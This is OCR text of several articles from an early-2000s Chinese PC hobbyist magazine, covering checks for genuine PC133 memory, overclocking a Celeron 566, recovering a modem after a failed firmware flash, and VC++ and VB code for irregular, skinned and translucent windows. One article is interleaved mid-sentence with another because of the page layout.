不过，朋友们当心的是，在内存市场跌得不亦乐乎的时候，奸商们就"大显神通"，纷纷把不知从哪里搞来的大量烂条、打磨条都摆了出来。为让普通消费者都有"火眼金睛"，认清真正的 PC133 内存，不妨用用"三板斧"。

第一板斧是"看"：就是要仔细观察内存表面的打磨迹象，或是以 PC100 充当 PC133 的情况。被 Remark 过的内存其表面一般会有不同程度的损坏痕迹，只要仔细观察芯片就能发现，如芯片变白，打上去的字迹粗糙，用手用力拭擦字迹就会变模糊；芯片上有相同方向的磨痕，或有毛刺和裂痕等特征。当确认内存未被 Remark 后，查看内存编号可以帮助用户迅速查知内存的标称速率。以 KingMax 内存为例，内存上有 3 种编号：标签编号（银色贴纸上的编号）、芯片编号（内存颗粒编号）和电路板编号。标签编号：PC133 KingMax 以 MPG 开头，以 1 结尾；PC100 KingMax 以 MPC 开头，以 0 结尾。芯片编号：PC133 的芯片编号为 KSV884T4A1A－07；PC100 的芯片编号为 KSV884T4A0－08，有部分为 KSV884T4A0－07。电路板编号：PC133 一般以 9951 或 9950 开头，而 PC100 的开头为其他数字。


第二板斧是"测"：通过软件检测来判定内存的标准。我们常用的内存检测软件有 Sisfot Sandra2000、Hwinfo、Goldmemory 等。主要是通过测试PC133内存所带的SpeedPROM中的时间参数和内存的容量、电压等数据，来确定内存的规格。如果怕看不懂参数，告诉你一个最笨的方法，就是在购买前先测试符合标准的条子，记下主要参数；然后在购买检测时，对照参数就明白了。

第三板斧是"试"：也就是进行硬件测试。这个方法主要是通过设定 BIOS 中的 CAS 值，用户可以非常直观地判定出所买内存的速率。PC100规范中要求内存芯片至少为 10ns，CAS 为 2 或 3；在 PC133 规范中将这一标准提高到 7.5ns，要求在 133MHz 时最好能达到 CAS 为 2。所以，只要我们将 CPU 外频设置为 133MHz，CAS 设置为 2 时，系统能够稳定一般就是 PC133 内存了，因为 PC100内存在CAS设置为2时的理论最高频率只有125MHz（当然也可能有极个别 PC100 条子质量好，能够冲过 133 大关）。

挑选 PC133 内存时，只要大家综合使用"三板斧"，应该能够让"李鬼"现形的。

内存也惹彩显

□天津　周云龙



最近帮朋友攒了一台机器，Philips 105s显示器，128MB HY内存，20GB 酷鱼硬盘，装好系统后，用了一会儿，发现显示器好像有问题，当鼠标在图标上动的时候，图标会出现闪动、破碎的现象。

当时想，可能是显示器的事了，本来想马上拿去换，但后来还是决定先试一试，我把那台显示器接到了另一台主机上，唉，原来的现象没了。记得以前听说过，有的显卡的显存质量不好的时候也会出现类似的现象，但是这块主板集成显卡，根本没有带显存。难道内存有问题？我拆下另一台机子上的一条内存，哈哈，故障消失。

真没想到，内存除了经常导致黑屏外，还会引起这种显示故障。


快"羊"加鞭

——微星6199主板加新赛扬566直飙1GHz

□四川　southwest


我的老主板微星6199加上一个新赛扬566，狂超上了1GHz！为什么会如此爽？这也是我写这篇文章的原因：1.我发现了一批具有极佳超频性能的新赛扬；2.怎样在那些较老的BX主板上安装这些超频宝贝。

在直奔电脑城买新赛扬566的路上，不禁想到新赛扬是采用的PⅢ Coppermine 128核心，微星6199虽然是当年的名流，但毕竟是一年前的东东呀，不知道能否支持？但想想还是决定试一试再说。拿在手里你细观察这个新赛扬566，发觉和以前的有些不一样，比如CPU内核周围的密封胶是黑色的，CPU底部电阻样的东东的数目好像也不一样，如图1所示。一问经销商，说是最新的货就是这样的，同时他也说在很多BX主板上使用可能有些问题。果然应证了我的担忧，于是和经销商说好，不行就来换一个Duron600。


图1

由于微星6199是Slot 1接口的主板，要使用新赛扬，就必须要一块转接卡。而且主板能否支持CPU，很重要的一条就是能够提供CPU的核心电压。所以先找一块具有电压调节并且支持Coppermine的转接卡，就是老主板上新赛扬的关键。目前市面上的高档转接卡还是很多的，如微星的6905、IWill的slocketⅡ、硕泰克的SL-02A++等等，于是想法先借来一块硕泰克的SL-02A++转接卡。这块硕泰克转接卡的做工优异，绿色的透明外框有利于和主板的良好接触，支持Coppermine核心的CPU，具备电压调节等功能，如图2所示。一个高档的转接卡也是进行大幅度超频的保证，当然其价格也不菲哦。

为了让微星6199主板支持新赛扬的把握更大，上网下载了一个微星6199主板最新的BIOS V3.1版（但也是99年9月的了）。后在朋友处拿到了6199主板说明书，仔细一看，原来该主板支持的最低CPU核心电压是1.3V，可以直接支持这块1.7V的新赛扬566（这也是一个特殊之处，一般的新赛扬CPU核心电压是1.5V，没想到Intel已经为我们提升了核心电压，免得那些超频狂们再费劲了）。我在CPU上涂些硅脂加上一个大风扇，把硕泰克转接卡上的跳线设在自动档，安装在主板上后，开机！"嘟……"的一声，屏幕显示Pentium Ⅲ 266。没有认出来没关系，直接进入BIOS手动调节CPU参数，设为66外频、8倍频（这已经是6199最高的倍频，好在CPU的倍频已经锁定，否则的话只能当533来使用了），开机显示为566。微星6199主板使用新赛扬CPU一次成功，这块硕泰克的转接卡是功不可没哦！


图2

有了这块特殊的新赛扬CPU，我当然要追究它的来历。经过上网查询，得知这是一款使用新的cC0核心的Celeron处理器，而cC0核心是PⅢ 1GHz的CPU在使用。那是否意味着这块CPU具有非凡的超频能力呢？于是马上开始我的超频行动。改变外频：75、83、100都没有问题，上到110MHz也成功，此时用SiSoft Sandra 2000的CPU来测试，此软件识别CPU为Celeron Ⅲ 934MHz，得分超过AMD Athlon 600和PⅢ 500，如图3所示。

我激动不已，继续向115MHz外频进军。开机成功，但进入Win98后系统不稳定。原来是该机使用的是杂牌PC100内存，于是马上找来KingMax PC133 64MB条继续测试。最后稳定在120MHz外频，CPU工作在1020MHz。




图3

冲刺1GHz成功啦！这块新

步步高

Modem刷新Firmware失败的解救

□湖南　郭松涛

现在的Modem绝大多数可以通过刷新固化在ROM里的Firmware来升级，这种刷新类似于刷新主板或显示卡的BIOS，用户也就要多面临一种危险。Firmware刷新失败的后果无异于PC中了CIH的暗算：你的Modem再也不理睬任何命令。这时候，厂商给你的解决方案是：送回来，我们修。

然而，真有这么严重吗？如果不是自己遇到了这样的情况，并成功解决，也就不会有以下的经验介绍了。

我使用的是一台国产杂牌外置Modem，RockWell芯片，曾经把它刷成过龙维的ECOM、实达的网上之星，把全向的Firmware更新程序特殊处理后，还刷成了全向！ECOM和实达的刷新程序只要检测到是CONXANT（RockWell）芯片就会开始刷新，而全向的Qxflash.exe会检查是否是全向Modem，如果不是，就会拒绝执行。解决的方法很简单，用ECOM的刷新程序，对比它的*.s37文件与全向的Firm2300、Firm3400、Loadern2文件，把大小相似的文件更名替换就可以了：第一步，把2300.s37用Firm2300或者是Firm3400更换，不要更换Xmfl.s37，刷新一次，这个杂种Modem是不能正常工作的；第二步，把Xmfl.s37用Loadern2更换，再刷一次。为什么要两步走？如果一步走，刷新程序Flashcom32可能会在刷新Loader的时候报错，但不会损害Modem，刷不成还可以自动复原。当然，也有一些Modem是可以一步到位的。

以上是刷新Modem的几点基本技巧，也是挽救刷新失败的Modem所必须掌握的技能。如果Modem刷新失败，那么，你在Windows控制面板里，点击“调制解调器/诊断/详细信息”就会看到无法检测Modem的出错信息，用刷新程序刷新，它也会告诉你，无法正确检测Modem，不能刷新。

其实，你的Modem还是可以自救的！只要你的外置Modem和我的一样，是ROCKWELL芯片的。

第一步，准备好ECOM的“升级工具和BIOS文件”，用自己Modem的Firmware文件或称BIOS文件置换Xmfl.s37、2300.s37。

第二步，修改Flashcom.ini文件：

……

[Validators]

Validator01=ATI3，*，V2.100-V90_2M_DLS，UPDATABLE，Conexant Systems Inc，，

Validator02=ATI3，*，V2.200-V90_2M_DLS，UPDATABLE，Conexant Systems Inc，，

Validator03=ATI3，*，V2.210-V90_2M_DLS，UPDATABLE，Conexant Systems Inc，，

Validator04=ATI3，*，V2.300-V90_2M_DLS，UPDATABLE，Conexant Systems Inc，，

Validator05=AT+MS=?，*，V90，UNKNOWN，Conexant Systems Inc，V.90，

……

把以上引用部分的最后一句改成：

Validator05=AT+MS=?，*，，UPDATABLE，，，

记住：每一个逗号后都有一空格。

第三步，运行Flashcom32.exe，用激动的眼光看你的Modem重新苏醒吧！

细心的读者马上会明白：Flashcom32是一个通用性很好的刷新程序，而那一处修改，不过是骗过它的监控罢了。至于其他芯片的Modem，相信也可以找到类似的方法。



图4

赛扬566 CPU的超频能力就是和当年的赛扬300A相比也毫不逊色。我记下这块马来西亚生产的CPU的编号：566/128/66/1.7V Q041A570-0250 SL4PC，如图4所示。同时我也附上在网上看到的同批566 CPU的编号：Q039A181-0269 SL4PC、Q039A181-*2*6 SL4PC。

最后想告诉大家的是：老的Slot1 BX主板想安装这些新赛扬CPU，需要一个支持Coppermine、具备电压调节功能的优质转接卡，它有利于大幅度的超频成功。



这次我想和大家聊聊的话题是——“硬件DIY与软件DIY”。“程序谷”中谈硬件？没错，硬件DIY在中国一直是如火如荼地进行着的。记得东渐在1996年自己攒电脑时，仅仅因为能够独立组装一台电脑而被电脑专卖商视为“电脑天才”（呵呵……），如今，可能街上好多小弟弟也十分谙熟此道吧（惭愧……）？的确，硬件DIY对于掌握电脑硬件知识、了解电脑的硬件工作原理大有益处，但是在掌握硬件的同时，我要说：编写程序，或美其名曰“软件DIY”，同样十分重要！

电脑的发展史上，软件与硬件一直是相辅相成的，CPU就是一个很好的例子。大家知道，最早的Intel 8086 CPU是没有专门的浮点处理单元的。虽然当初人们并不在意，但是随着电脑技术的飞速发展以及人们对软件速度以及三维真实物体越来越高的要求，程序员们发觉单纯的代码优化总有一个无法突破的极限，必须有专门的设备才能彻底解决繁重的浮点运算问题。所以Intel 在80486 CPU中首次加入了浮点协处理器（co-processor），从而大大缓解了浮点运算的瓶颈。而从Pentium处理器开始，浮点处理单元已经完全包括在CPU之中了，MMX、3D NOW!、SSE甚至SSE2等多媒体指令也都是应实际程序的需要而产生的，这给程序员编写软件带来了极大的方便，所以我们的电脑游戏世界才会这么丰富多彩。总之，程序的需要促进了更好硬件的产生，而更好的硬件又带给程序员更多的方便，并且两者绝对不能偏颇。纯硬件的优化永远好于纯软件的优化，这个显而易见，但是，单纯地把软件指令做在硬件中将会导致硬件设计的复杂度极度膨胀，从而许多优秀的硬件工程师不得不走上绝路^_^；况且，更多的逻辑电路可能会把CPU弄成洗脸盆一样大；再者，指令的硬件化还会导致灵活度下降，当初的Voodoo就是很好的例证。那么纯软件的优化有用吗？呵呵，如果系统优化软件真的能够“大大”加快系统速度的话，Intel与AMD早就关门大吉了。似乎还记得有一个游戏公司的程序员声称自己的WIN32汇编功底可以在没有3D加速卡的情况下做到出神入化的水准，God bless me……好了，说了这么多，我惟一的意思就是：编写程序也非常重要，只有这智慧密集型的劳动与硬件工程师们的配合才能使这个PC世界变化得更快，更美好……

大家一起来软件DIY吧！在新的一年中，我将继续给大家提供更丰富更有技术性的内容，同时还会考虑到初学编程的读者的需要，从浅入深从易到难，无论你需要什么，直接来信program@cfan.com.cn告诉我吧！同时，“程序谷”诚邀天下豪杰义士发表自己的奥意心得，以光大中华IT技艺。没有孜孜以求的态度，没有出色的工作成果，没有你的大力支持，也就没有“程序谷”的今天与明天，所以我在这里要对程序谷的广大作者以及读者说一声：多谢支持了！——东渐

异形窗口简单实现

□杭州　李辉

在看完21期中用C++ Builder实现多边形窗口的方法后，心里觉得似乎有点麻烦，如果要创建的窗口是非常复杂的形状，那么确定它的边缘坐标的工作量就足够让人吐血了！所以想有必要把我以前用VC++6写的一个函数拿来供大家参考，互相探讨。

我的做法需两幅图，一幅是背景图，一幅是用来产生多边形轮廓的Mask图。使用的也是CreateRectRgn、CombineRgn、SetWindowRgn三个函数，只不过是做了一些XOR运算而已，下面就是函数具体实现：

```
void SetupRegion(CDC *pDC, CBitmap *pBit, unsigned short BackID, unsigned short MaskID)
{   CDC         memDC;
    CBitmap     cBitmap;
    CBitmap*    pOldMemBmp = NULL;
    COLORREF    col;
    CRect       cRect;
    int         x, y;
    CRgn        wndRgn, rgnTemp;
    //wndRgn为要创建的CRgn，rgnTemp为临时的CRgn
    //得到背景图片
    pBit->Detach();
    pBit->LoadBitmap(BackID);
    //得到Mask图片
    BITMAP bm;
    cBitmap.LoadBitmap(MaskID);
    //得到Mask图片的尺寸等信息
    cBitmap.GetBitmap(&bm);
    //将窗口设为与Mask尺寸一样
    SetWindowPos(&wndTop , 0, 0, bm.bmWidth, bm.bmHeight, SWP_NOMOVE);
```

```
// 创建一个与当前 DC 兼容的内存 DC
memDC.CreateCompatibleDC(pDC);
// 记录内存 DC 中将被覆盖的句柄，以便恢复
pOldMemBmp = memDC.SelectObject(&cBitmap);
// 创建一个与窗口一样大小的矩形 CRgn
wndRgn.CreateRectRgn(0, 0, bm.bmWidth, bm.bmHeight);
// 下面就是对 wndRgn 按 Maks 图片中的信息（黑色为透明区域，白色为保留区域）进行裁减
for(x=0; x<= bm.bmWidth; x++)
{
  for(y=0; y<= bm.bmHeight; y++)
  {
    col = memDC.GetPixel(x, y);
    // 得到当前坐标点的颜色
    if(col == 0)
    // 如果为黑色则将其减去
    {
      rgnTemp.CreateRectRgn(x, y, x+1, y+1);
      // 以点来创建矩形 CRgn
```

其实这幅BMP图是白底红字的，喜气洋洋。




图 1

而这个呢，应该在图1基础上改成黑底白字才对。



图 2

```
      wndRgn.CombineRgn(&wndRgn, &rgnTemp, RGN_XOR);
      // 将 wndRgn 中相同的地方移去
      rgnTemp.DeleteObject();
      // 将 rgbTemp 中的内容清空
    }
  }
}
if (pOldMemBmp) memDC.SelectObject(pOldMemBmp);
// 恢复原来内存 DC 中的内容
SetWindowRgn((HRGN)wndRgn, TRUE);
// 不用多说了，裁之！！！！！
}
```

下面是各参数的用法：

pDC 是要改变形状的窗口的 dc 指针；

pBit 是一个用于显示背景图的 Cbitmap 指针；

BackID 是背景图的资源 ID 号；

MaskID 是要创建窗口形状的单色图的资源 ID 号；

好了，现在举一个具体的例子！首先创建一个基于对话框的 MFC Application，取名为 Dialog。接着申请一个 Dialog 的成员变量 CBitmap bit 来绘制背景，并且把上面的 SetupRegion 函数作为它的成员函数。新增两个位图：IDB_BACK 背景图以及 IDB_MASK 的 Mask 图，如图 1、图 2 所示。

然后在 Dialog 的 OnInitDialog()函数中加入：

```
SetWindowText("电脑爱好者");
SetupRegion(GetWindowDC(), &bit, IDB_BACK, IDB_MASK);
```

最后在OnPaint()函数的else部分中加入显示背景图的代码：

```
// 画背景图
CPaintDC dc(this);
BITMAP bm;
bit.GetBitmap(&bm);
CDC Mem;
Mem.CreateCompatibleDC(&dc);
Mem.SelectObject(&bit);
dc.BitBlt(-3,-1,bm.bmWidth,bm.bmHeight,&Mem,0,0,SRCCOPY);
// 调整画图的位置可以产生立体感
Mem.DeleteDC();
CDialog::OnPaint();
```

好了，运行试试？不对？呵呵，别忘了去掉窗体的 Title，这样结果就完美了（如图 3 所示），这可是货真



图 3

价实的异形窗口！（其实，东渐和作者探讨以后觉得Mask图并不是必需的，然而，Mask图在游戏编程中的应用是非常广阔的，从游戏到编程的发散性思维还是非常值得借鉴的。）

轻松换肤美容术

□江西　支树林

时下，“换肤”似乎成了众多软件得以吸引眼球的必备功能了，而我们用VB、VC等开发工具制作出的程序如果没有经特别的处理，一般都是灰蒙蒙的窗口、渐变蓝色的标题栏，给人千篇一律的感觉，沉闷之余甚至会有点伤感……因此给自己的程序加点亮丽的色彩是众多编程者的喜好之一。况且，在这方面做做“表面文章”，不但会让人眼睛一亮，也能为作品增添很多色彩，何乐而不为？

笔者刚学VB，深感其简捷方便。在窗体内涂涂画画好奇了一阵后，又想改改标题栏的色彩，添上自己的最大化、最小化和关闭按钮。在网上胡乱地闯了一通，终于小有收获，寻得一个叫做Activeskin的东西（东渐：CFan的网站上也有提供）。光看名字就知道是给程序换肤用的，而大小才2.10MB。立即Down下来，解压，执行Setup，一路回车，安装很快就完成了。最后在安装目录里包含了一个skins文件夹，里面就放着众多新“皮肤”。如果对这些“皮肤”不满意，还可用SkinBuilder工具自己编辑，尽情发挥您的想像力吧！

下面还是让我们看看怎样在VB中应用这些新“皮肤”吧！打开VB，首先在工具箱中右击，选择Components...，在出现的Controls页中选择ActiveSkin 1.0 Type Library，此时在工具箱中就会出现一系列控件工具。先把我的程序框换个面孔吧：选择SkinForm放到窗体中，在属性框中给其指明路径SkinPath，如输入copper.skn，此时您的窗体就变成了古铜色，鼠标指到右上角时，将会浮现出关闭按钮，动感十足！如果您选中的新‘皮肤’是Web_II.skn（图1），则窗体呈现出横条相间，显得高贵而朴素，鼠标移到标题栏时，标题将由深蓝色渐变成闪亮的黄色，清晰明朗， 右方的三个按钮也带着几分朦胧和典雅。想让标题变色而上面的字不变色，就选择Techno吧！Paper.skn（图2）的标题栏就是一个伸缩杆，鼠标移到上面时，它会伸出来，离开时又会缩回去；Military创造了个半透明的窗体，BarCharts更是将标题栏放在了下面，别具一格。




图1　Web_11.skn的界面




图2　Paper.skn的界面

不过用了新的“皮肤”后，有些常规的控件将很难使用。如标签控件，此时想改变其背景、内容和字体都无效，文本框控件的背景和字体颜色都不能改变了（其实，经过设置就可以恢复它们某些属性的功能，如将Label 等放在Frame中就可如往常般使用了）。Activeskin工具箱中的SkinButton、SkinLabel等控件也没有VB自带的相应控件好用，真是有得必有失啊！

该软件提供了十几个.skn文件，不过也有我们不满意的时候。想不想把标题栏换成自己心仪的图片，或者搞个恶作剧，用自己讨厌的人的相片取代关闭按钮？用SkinBuilder程序就可实现（图3）。启动后，选择一个.skn文件，然后就可以大改特改了。如果想改变标题框，先将其选中并右击，选中“背景”的“拾背景”项，从出现的对话框中选中Picture->Add new，添加自己中意的图片就可以了。标签、文本框等也可如此作些变化，只不过完成后一定要保存成.skn文件。将右击与菜单相结合使得整个操作非常简单，但功能一点也不弱。




图3　Skin Builder的界面

新“皮肤”就是从这里诞生的^_^！想知道这个软件是从哪里来的？你可以从《电脑爱好者》网站下载，更方便的就是直接从“程序员大本营2000”中得到。这套光盘中还含有其他具有特色功能的软件包，肯定会让你心动的。当然，程序的美丽离不开其中的内容，充实的内涵才是程序的根本。愿您能编出美丽而实用的程序来！

完全VB窗体特效

□上海 Lake

一、旧瓶装新酒——再谈VB制作不规则窗口

关于用VB制作不规则窗口的文章，在各种杂志报纸、网站上面也不知提过多少回了，我都有点不好意思再谈。但是我们编程序不仅仅要实现功能，更要寻求最佳的实现方案。本着这样的原则，让我们再来回顾一下这个老命题，也向大家介绍一下我的心得。

Windows提供了一个API函数SetWindowRgn，凭着这个函数，我们可以把窗口设置为任意形状。问题在于，我们如何来获取所需的区域形状。一般情况下，我们可以使用CreateEllipticRgn创建椭圆区域，CreateRectRgn创建矩形区域，CreateRoundRectRgn创建圆角矩形区域。如果我们需要不规则的形状呢？那就可以使用CreatePolygonRgn。可是这个函数需要的参数之一是包含整个不规则区域轮廓坐标点的数组，对于一个稍微复杂一点的形状就可能需要几百个坐标点，要获取和改动这些坐标点都是相当麻烦的。

有没有更为方便的方法呢？答案是肯定的。（不然我在这儿瞎折腾什么？）

原理是用一张图片作为窗体的背景，图片中有一种颜色是我们不需要的，称为透明色。然后编程一行行地扫描图片，将透明色的点删去，而把有用的像素点合并成一块区域，如此便得到所需的形状了。这个思路并不是我想出来的，《电脑爱好者》1999年第21期P56上就有一篇用Delphi实现的文章。

也许有许多VB爱好者同我一样，希望能在VB中实现这样的功能，却发现行扫描的速度奇慢，我最初实现的程序起码用了5分钟才显示出窗体。究其原因是我们选错了兵刃。一开始我使用GetPixel来获取每一点的颜色，这样每取一个点都需要通过设备上下文hdc从图片中读取信息，这就是造成龟速的罪魁祸首了。正确的方法是使用GetBitmapBits函数。它可以将位图中每一点颜色信息一下子读到一个数组中，以后只要扫描这个数组就行了，这将极大地提高运行速度。闲话少说，还是让我们来看一下程序吧。

```
Public Declare Function GetObjectAPI Lib "gdi32" Alias "GetObjectA" (ByVal hObject As Long, ByVal nCount As Long, lpObject As Any) As Long
Public Declare Function DeleteObject Lib "gdi32" (ByVal hObject As Long) As Long
Public Declare Function SetWindowRgn Lib "user32" (ByVal hwnd As Long, ByVal hRgn As Long, ByVal bRedraw As Boolean) As Long
Public Declare Function CreateRectRgn Lib "gdi32" (ByVal X1 As Long, ByVal Y1 As Long, ByVal X2 As Long, ByVal Y2 As Long) As Long
Public Declare Function CombineRgn Lib "gdi32" (ByVal hDestRgn As Long, ByVal hSrcRgn1 As Long, ByVal hSrcRgn2 As Long, ByVal nCombineMode As Long) As Long
Public Const RGN_OR = 2
Public Declare Function GetBitmapBits Lib "gdi32" (ByVal hBitmap As Long, ByVal dwCount As Long, lpBits As Any) As Long
Public Type BITMAP
        bmType As Long
        bmWidth As Long
        bmHeight As Long
        bmWidthBytes As Long
        bmPlanes As Integer
        bmBitsPixel As Integer
        bmBits As Long
End Type
Dim bmByte() As Byte

Public Sub SetAutoRgn(hForm As Form, Optional transColor As Byte = vbNull)
    Dim X As Long, Y As Long
    Dim Rgn1 As Long, Rgn2 As Long
    Dim SPos As Long, EPos As Long
    Dim bm As BITMAP
    Dim hbm As Long
    Dim Wid As Long, Hgt As Long

    '获取窗体背景图片尺寸
    hbm = hForm.Picture
    GetObjectAPI hbm, Len(bm), bm
    Wid = bm.bmWidth
    Hgt = bm.bmHeight

    '改变窗体尺寸以符合背景图片大小
    hForm.Height = Hgt * Screen.TwipsPerPixelY
    hForm.Width = Wid * Screen.TwipsPerPixelX

    ReDim bmByte(1 To Wid, 1 To Hgt)
    GetBitmapBits hbm, Wid * Hgt, bmByte(1, 1) '获取图像数组
```

```
' 如果没有传入 transColor 参数，则用第一个像素作为透明色
  If transColor = vbNull Then transColor = bmByte(1, 1)
  Rgn1 = CreateRectRgn(0, 0, 0, 0)
  For Y = 1 To Hgt  '逐行扫描
    X = 0
    Do
      X = X + 1

      While (bmByte(X, Y) = transColor) And (X < Wid)
        X = X + 1 '跳过透明色的点
      Wend
      SPos = X

      While (bmByte(X, Y) <> transColor) And (X < Wid)
        X = X + 1 '跳过不是透明色的点
      Wend
      EPos = X - 1

      '这一段是合并区域
      If SPos <= EPos Then
          Rgn2 = CreateRectRgn(SPos - 1, Y - 1, EPos, Y)
          CombineRgn Rgn1, Rgn1, Rgn2, RGN_OR
          DeleteObject Rgn2
      End If
    Loop Until X >= Wid
  Next Y

  SetWindowRgn hForm.hwnd, Rgn1, True '设定窗体形状区域
  DeleteObject Rgn1
End Sub
```

以上这一大段程序列出了所有必需的 API 函数声明。自定义过程 SetAutoRgn 有两个参数，hForm 是将要设置形状的窗体名称，transColor是透明颜色值。关于获取窗体背景图片尺寸的代码，相信各位一看就明白，我不再罗嗦 。

我想需要解释的是像素格式的概念。大家可能已经注意到程序中二维数组bmByte()的类型是Byte，而在后面的循环体中，我每次取数组的一项就代表一个像素点，这意味着窗体的背景图片只能是8位色深256色的图片（比如GIF格式）。如果是16位色深的图片（JPG格式），那么数组的行宽得翻一倍，并且两个数组项才代表一个像素，要不你就把bmByte()的类型改为Integer。同理，24位色深的像素点要用3个Byte表示，32位的要用4个Byte或者一个Long。transColor的值在不同的像素格式下的值也是不同的，比如在8位情况下，它的取值范围为0-255，代表颜色在图片调色板中的位置。好在程序默认以图片左上角第一个像素为透明色，这样你也就不必深究transColor的具体表示方法了。关于像素格式更详细的资料可以在MSDN光盘中找到，限于篇幅，这里就不展开了。好，理解了程序，我们可以试着来运行一下了，大家可以先看看程序运行的效果（见图2）。在我的古董MMX200上，把图1这样一张图片变成图2那样的窗体，大约耗时0.4秒左右，这么一点延迟应该是可以忍受的。如果你不放心，可以这样来调用以了解精确的运行时间。

```
Private Sub Form_Load()
```




图1



图2

```
Dim t As Single
t = Timer
If Me.Picture <> 0 Then Call SetAutoRgn(Me)
MsgBox Timer - t
End Sub
```

二、题外话——精益求精

上述的一套代码中主要有三个破绽。（武功秘笈？^_^）

首先最明显的，它只支持256色的图片。当然，通过对像素格式的讨论，你应该能够自己完善这个程序，使它按你的需要支持不同色深的图片。我只是想告诉你如何自动判断图片的色深。说出来很简单，判断BITMAP结构的bmBitsPixel就是了，可能的取值有8、16、24、32等等 。

第二点，你需要能够拖动无标题栏窗口。当然解决这种小case对你也一定不在话下了，不清楚的话快去2000年第21期《电脑爱好者》P87复习一下。

最后，窗体的BorderStyle属性一定要设为none。这样，窗体运行时就不会显示在Windows任务栏上了。如果你再把ShowInTaskbar属性设为True，任务栏上是回来了，可就是不见了图标（见图3）。这么一个小缺陷真使人感觉如芒刺在背，必欲除之而后快。



图3



图4

其实你可以把BorderStyle属性设定为Fixed Single或者Sizable，只要在创建区域时把标题栏和窗体边框带来的偏移量考虑进去即可。对于上述代码，我们再声明两个Long类型的变量xoff、yoff表示偏移量，然后把计算偏移量与改变窗体尺寸的代码合在一起改成这样：

```
With hForm
.ScaleMode = vbPixels
```

```
xoff = (.ScaleX(.Width, vbTwips, vbPixels) - .ScaleWidth) / 2
yoff = .ScaleY(.Height, vbTwips, vbPixels) - .ScaleHeight - xoff
'改变窗体尺寸
.Width = (Wid + xoff * 2) * Screen.TwipsPerPixelX
.Height = (Hgt + xoff + yoff) * Screen.TwipsPerPixelY
End With
```

接下来，把关键的创建区域的代码写成这样：

```
Rgn2 = CreateRectRgn(SPos - 1 + xoff, Y - 1 + yoff, EPos + xoff, Y + yoff)
```

行了，现在再运行一次看看，窗体的图标又出现了吧(见图4)，而窗体的形状还是同原先一样完美。

三、超必杀技——Windows 2000的API

Win2K当然会有新增加的API函数，不然微软怎么能称之为"新一代"的操作系统？无论如何，还是要感谢Windows开发人员的辛勤工作，他们提供的新API给我们带来了更多的方便和实惠。

细心的读者也许已经发现，前面图2中的窗体是半透明的。这种效果在以前是很难做到的，现在却成了一种可选的窗口样式，这便是新增API带来的好处了。言归正传，先看下面的代码：

```
Public Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long) As Long
Public Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
Public Declare Function SetLayeredWindowAttributes Lib "user32" (ByVal hwnd As Long, ByVal crKey As Long, ByVal bAlpha As Byte, ByVal dwFlags As Long) As Long
Public Const WS_EX_LAYERED = &H80000
Public Const GWL_EXSTYLE = (-20)
Public Const LWA_ALPHA = &H2
Public Const LWA_COLORKEY = &H1

Private Sub Form_Load()
Dim rtn As Long
  rtn = GetWindowLong(me.hwnd, GWL_EXSTYLE)
  rtn = rtn Or WS_EX_LAYERED
  SetWindowLong hwnd, GWL_EXSTYLE, rtn
SetLayeredWindowAttributes me.hwnd, 0, 192, LWA_ALPHA
End Sub
```

